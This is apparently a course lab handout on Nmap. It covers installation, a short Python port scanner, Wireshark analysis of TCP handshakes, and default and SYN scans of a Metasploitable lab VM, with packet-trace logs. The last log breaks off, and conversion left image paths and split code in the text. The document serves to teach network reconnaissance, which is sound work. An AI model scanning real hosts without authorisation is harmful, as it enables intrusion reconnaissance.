

## Cosmology Beyond Nmap Lab Exercise

### Lab Exercise 1: Setting Up Nmap on Windows and Ubuntu

<b>Windows:</b>	
<b>Step 1: Download Nmap Installer</b>	
1	Visit the official Nmap download page using a web browser.
2	Download the Windows installer to your local machine.
<b>Step 2: Run Installer</b>	
1	Locate the downloaded installer and double-click to run it.
2	Follow the on-screen instructions to install Nmap on your Windows machine.
3	Choose the default installation options unless you have specific preferences.
<b>Step 3: Verify Installation</b>	
1	Open Command Prompt.
2	Type <code>nmap</code> and press Enter.
3	If Nmap is installed successfully, you should see the Nmap help menu.

<b>Ubuntu:</b>	
<b>Step 1: Open Terminal</b>	
1	Open the terminal on your Ubuntu machine. You can do this by pressing <b>Ctrl + Alt + T</b> or searching for "Terminal" in the application menu.
<b>Step 2: Update Package Lists</b>	
1	<code>sudo apt update</code>
<b>Step 3: Install Nmap</b>	
1	<code>sudo apt install nmap</code>
<b>Step 4: Verify Installation</b>	
1	<code>nmap --version</code>
2	Ensure that the installed version is displayed without errors.

Back to the slide.

## Cosmology Beyond Nmap Lab Exercise

### Lab Exercise 2: Basic Scanning with Packet Analysis

#### Objective:

Perform basic scanning techniques on a Metasploitable machine using Nmap, and analyze the captured packets with Wireshark.

#### Prerequisites:

- Nmap installed on your machine.
- Wireshark installed on your machine.
- Metasploitable machine set up and reachable on your network.
- Python installed in your machine

#### Task 1: Python Port Scanner

1 | Open your ide and type the following script, save it as pyport.py

```
import socket
import argparse

def scan_ports(target, ports):
    print(f"Scanning ports for {target}...")
    for port in ports:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)

        result = sock.connect_ex((target, port))
        if result == 0:
            print(f"Port {port} is open")
        else:
            print(f"Port {port} is closed")

        sock.close()

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Cosmology Beyond NMAP Lab Exersice 2")
```

## Cosmology Beyond Nmap Lab Exercise

```
parser.add_argument("target", help="Target IP address or
hostname")

parser.add_argument("-p", "--ports", nargs="+", type=int,
help="Specify one or more ports to scan")


example_command = "Example: python pyport.py xxx.xxx.xxx.xxx -p 80 443 22"

parser.epilog = f"\n{example_command}"

args = parser.parse_args()

if not args.ports:
    print("Please specify one or more ports using the -p or --ports option.")
else:
    scan_ports(args.target, args.ports)
```

- 2 Run the script to scan your metasploitable(target machine)



```
C:\Users\ghimau\Desktop\nmap\mcc\course\scripts>python pyport.py -h
usage: pyport.py [-h] [-p PORTS [PORTS ...]] target

Cosmology Beyond NMAP Lab Exersice 2

positional arguments:
  target                  Target IP address or hostname

options:
  -h, --help            show this help message and exit
  -p PORTS [PORTS ...], --ports PORTS [PORTS ...]
                        Specify one or more ports to scan


Example: python pyport.py xxx.xxx.xxx.xxx -p 80 443 22

C:\Users\ghimau\Desktop\nmap\mcc\course\scripts>python pyport.py 192.168.0.105 -p 22 80
Scanning ports for 192.168.0.105...
Port 22 is open
Port 80 is open


C:\Users\ghimau\Desktop\nmap\mcc\course\scripts>
```

- 3 Open Wireshark, set the Layout to display Packet Diagram. (Edit -> Preferences -> Layout)

## Cosmology Beyond Nmap Lab Exercise



- 4 Start your packet capture in Wireshark, and run again pyport.py, then stop your packet capture.




- 5 Apply the following filter:

```
ip.addr == x.x.x.x && ip.addr == y.y.y.y
```


x.x.x.x = your host machine ip

y.y.y.y = your target machine ip

## Cosmology Beyond Nmap Lab Exercise



- 6 Analyze the TCP Conversation. Staticics -> Flow Graphs (Enable Limit to Display Filter, and select TCP Flows for the Flow Types). Study the TCP Handshakes




- 7 Using the same filter, start new packet capture, open your browser and access <http://metasploitable-ip>. Then analyze the TCP Handshakes.

## Cosmology Beyond Nmap Lab Exercise

### Task 2: nmap default scan


1 Open Terminal or Command Prompt

2 nmap -p 22,80 <Metasploitable\_IP> --packet-trace



```
C:\Users\ghimau\Desktop\nmap mcc\course\scripts>nmap -p 22,80 192.168.0.105 --packet-trace
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-06 08:50 Malay Peninsula Standard Time
SENT (0.3320s) ARP who-has 192.168.0.105 tell 192.168.0.103
RCVD (0.3330s) ARP reply 192.168.0.105 is-at 00:0C:29:91:96:DD
NSOCK INFO [0.3970s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.3970s] nsock_connect_udp(): UDP connection requested to 192.168.0.1:53 (IOD #1) EID 8
NSOCK INFO [0.3970s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 18
NSOCK INFO [0.3970s] nsock_iod_new2(): nsock_iod_new (IOD #2)
NSOCK INFO [0.3980s] nsock_connect_udp(): UDP connection requested to 10.55.200.220:53 (IOD #2) EID 24
NSOCK INFO [0.3980s] nsock_read(): Read request from IOD #2 [10.55.200.220:53] (timeout: -1ms) EID 34
NSOCK INFO [0.3980s] nsock_iod_new2(): nsock_iod_new (IOD #3)
NSOCK INFO [0.3980s] nsock_connect_udp(): UDP connection requested to 10.55.200.230:53 (IOD #3) EID 40
NSOCK INFO [0.3980s] nsock_read(): Read request from IOD #3 [10.55.200.230:53] (timeout: -1ms) EID 50
NSOCK INFO [0.3990s] nsock_write(): Write request for 44 bytes to IOD #1 EID 59 [192.168.0.1:53]
NSOCK INFO [0.3990s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.0.1:53]
NSOCK INFO [0.3990s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 59 [192.168.0.1:53]
NSOCK INFO [0.3990s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 24 [10.55.200.220:53]
NSOCK INFO [0.3990s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 40 [10.55.200.230:53]
NSOCK INFO [0.4010s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [192.168.0.1:53] (44 bytes): ....
.....105.0.168.192.in-addr.arpa.....
NSOCK INFO [0.4020s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 66
NSOCK INFO [0.4020s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [0.4020s] nevent_delete(): nevent_delete on event #66 (type READ)
NSOCK INFO [0.4020s] nsock_iod_delete(): nsock_iod_delete (IOD #2)
NSOCK INFO [0.4020s] nevent_delete(): nevent_delete on event #34 (type READ)
NSOCK INFO [0.4020s] nsock_iod_delete(): nsock_iod_delete (IOD #3)
NSOCK INFO [0.4020s] nevent_delete(): nevent_delete on event #50 (type READ)
SENT (0.4030s) TCP 192.168.0.103:38515 > 192.168.0.105:22 S ttl=42 id=7529 iplen=44 seq=1960112076 win=1024 <mss 1460>
SENT (0.4090s) TCP 192.168.0.103:38515 > 192.168.0.105:80 S ttl=53 id=30428 iplen=44 seq=1960112076 win=1024 <mss 1460>
```

3 Analyze with Wireshark (Capture packets using the same filter as in Task 1)



4 nmap -p 24 <Metasploitable\_IP> --packet-trace


## Cosmology Beyond Nmap Lab Exercise

```
Command Prompt - + ▾
C:\Users\ghimau\Desktop\nmap\course\scripts>nmap -p 24 192.168.0.105 --packet-trace
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-06 08:58 Malay Peninsula Standard Time
SENT (0.3480s) ARP who-has 192.168.0.105 tell 192.168.0.103
RCVD (0.3490s) ARP reply 192.168.0.105 is-at 00:0C:29:91:96:DD
NSOCK INFO [0.4160s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.4160s] nsock_connect_udp(): UDP connection requested to 192.168.0.1:53 (IOD #1) EID 8
NSOCK INFO [0.4160s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 18
NSOCK INFO [0.4160s] nsock_iod_new2(): nsock_iod_new (IOD #2)
NSOCK INFO [0.4160s] nsock_connect_udp(): UDP connection requested to 10.55.200.220:53 (IOD #2) EID 24
NSOCK INFO [0.4170s] nsock_read(): Read request from IOD #2 [10.55.200.220:53] (timeout: -1ms) EID 34
NSOCK INFO [0.4170s] nsock_iod_new2(): nsock_iod_new (IOD #3)
NSOCK INFO [0.4170s] nsock_connect_udp(): UDP connection requested to 10.55.200.230:53 (IOD #3) EID 40
NSOCK INFO [0.4170s] nsock_read(): Read request from IOD #3 [10.55.200.230:53] (timeout: -1ms) EID 50
NSOCK INFO [0.4170s] nsock_write(): Write request for 44 bytes to IOD #1 EID 59 [192.168.0.1:53]
NSOCK INFO [0.4170s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.0.1:53]
NSOCK INFO [0.4170s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 59 [192.168.0.1:53]
NSOCK INFO [0.4170s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 24 [10.55.200.220:53]
NSOCK INFO [0.4200s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 40 [10.55.200.230:53]
NSOCK INFO [0.4200s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [192.168.0.1:53] (44 bytes): ...
.....105.0.168.192.in-addr.arpa.....
NSOCK INFO [0.4200s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 66
NSOCK INFO [0.4200s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [0.4200s] nevent_delete(): nevent_delete on event #66 (type READ)
NSOCK INFO [0.4200s] nsock_iod_delete(): nsock_iod_delete (IOD #2)
NSOCK INFO [0.4200s] nevent_delete(): nevent_delete on event #34 (type READ)
NSOCK INFO [0.4200s] nsock_iod_delete(): nsock_iod_delete (IOD #3)
NSOCK INFO [0.4200s] nevent_delete(): nevent_delete on event #50 (type READ)
SENT (0.4210s) TCP 192.168.0.103:51732 > 192.168.0.105:24 S ttl=46 id=41092 iplen=44 seq=3373475562 win=1024 <mss 1460>
RCVD (0.4210s) TCP 192.168.0.105:24 > 192.168.0.103:51732 RA ttl=64 id=0 iplen=40 seq=0 win=0
Nmap scan report for 192.168.0.105
Host is up (0.00088s latency).

PORT      STATE SERVICE
24/tcp    closed priv-mail
MAC Address: 00:0C:29:91:96:DD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

### 5 Analyze with Wireshark (Capture packets using the same filter as in Task 1)



### 6 So, by default nmap is using what type of scan? Back to the slide for a while. (Remember to note down the time taken for the scan)

## Cosmology Beyond Nmap Lab Exercise


## Task 3: nmap SYN scan

- 1 Open Terminal or Command Prompt(Remember to note down the time taken for the scan)
  - 2 nmap -ss -p 22,24 <Metasploitable\_IP> --packet-trace

```
C:\Users\ghimau\Desktop\nmap mcc\course\scripts>nmap -sS -p 22,24 192.168.0.105 --packet-trace
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-06 10:53 Malay Peninsula Standard Time
SENT (0.3560s) ARP who-has 192.168.0.105 tell 192.168.0.103
RCVD (0.3590s) ARP reply 192.168.0.105 is-at 00:0C:29:91:96:DD
NSOCK INFO [0.4250s] nssock_iodev_new2(): nssock_iodev_new (IOD #1)
NSOCK INFO [0.4250s] nssock_connect_udp(): UDP connection requested to 192.168.0.1:53 (IOD #1) EID 8
NSOCK INFO [0.4250s] nssock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 18
NSOCK INFO [0.4250s] nssock_iodev_new2(): nssock_iodev_new (IOD #2)
NSOCK INFO [0.4260s] nssock_connect_udp(): UDP connection requested to 10.55.200.220:53 (IOD #2) EID 24
NSOCK INFO [0.4260s] nssock_read(): Read request from IOD #2 [10.55.200.220:53] (timeout: -1ms) EID 34
NSOCK INFO [0.4260s] nssock_iodev_new2(): nssock_iodev_new (IOD #3)
NSOCK INFO [0.4260s] nssock_connect_udp(): UDP connection requested to 10.55.200.230:53 (IOD #3) EID 40
NSOCK INFO [0.4260s] nssock_read(): Read request from IOD #3 [10.55.200.230:53] (timeout: -1ms) EID 50
NSOCK INFO [0.4270s] nssock_write(): Write request for 44 bytes to IOD #1 EID 59 [192.168.0.1:53]
NSOCK INFO [0.4270s] nssock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.0.1:53]
NSOCK INFO [0.4270s] nssock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 59 [192.168.0.1:53]
NSOCK INFO [0.4270s] nssock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 24 [10.55.200.220:53]
NSOCK INFO [0.4270s] nssock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 40 [10.55.200.230:53]
NSOCK INFO [0.4310s] nssock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [192.168.0.1:53] (44 bytes): @...
.....105.0.168.192.in-addr.arpa.....
NSOCK INFO [0.4310s] nssock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 66
NSOCK INFO [0.4310s] nssock_iodev_delete(): nssock_iodev_delete (IOD #1)
NSOCK INFO [0.4310s] nevent_delete(): nevent_delete on event #66 (type READ)
NSOCK INFO [0.4310s] nssock_iodev_delete(): nssock_iodev_delete (IOD #2)
NSOCK INFO [0.4310s] nevent_delete(): nevent_delete on event #34 (type READ)
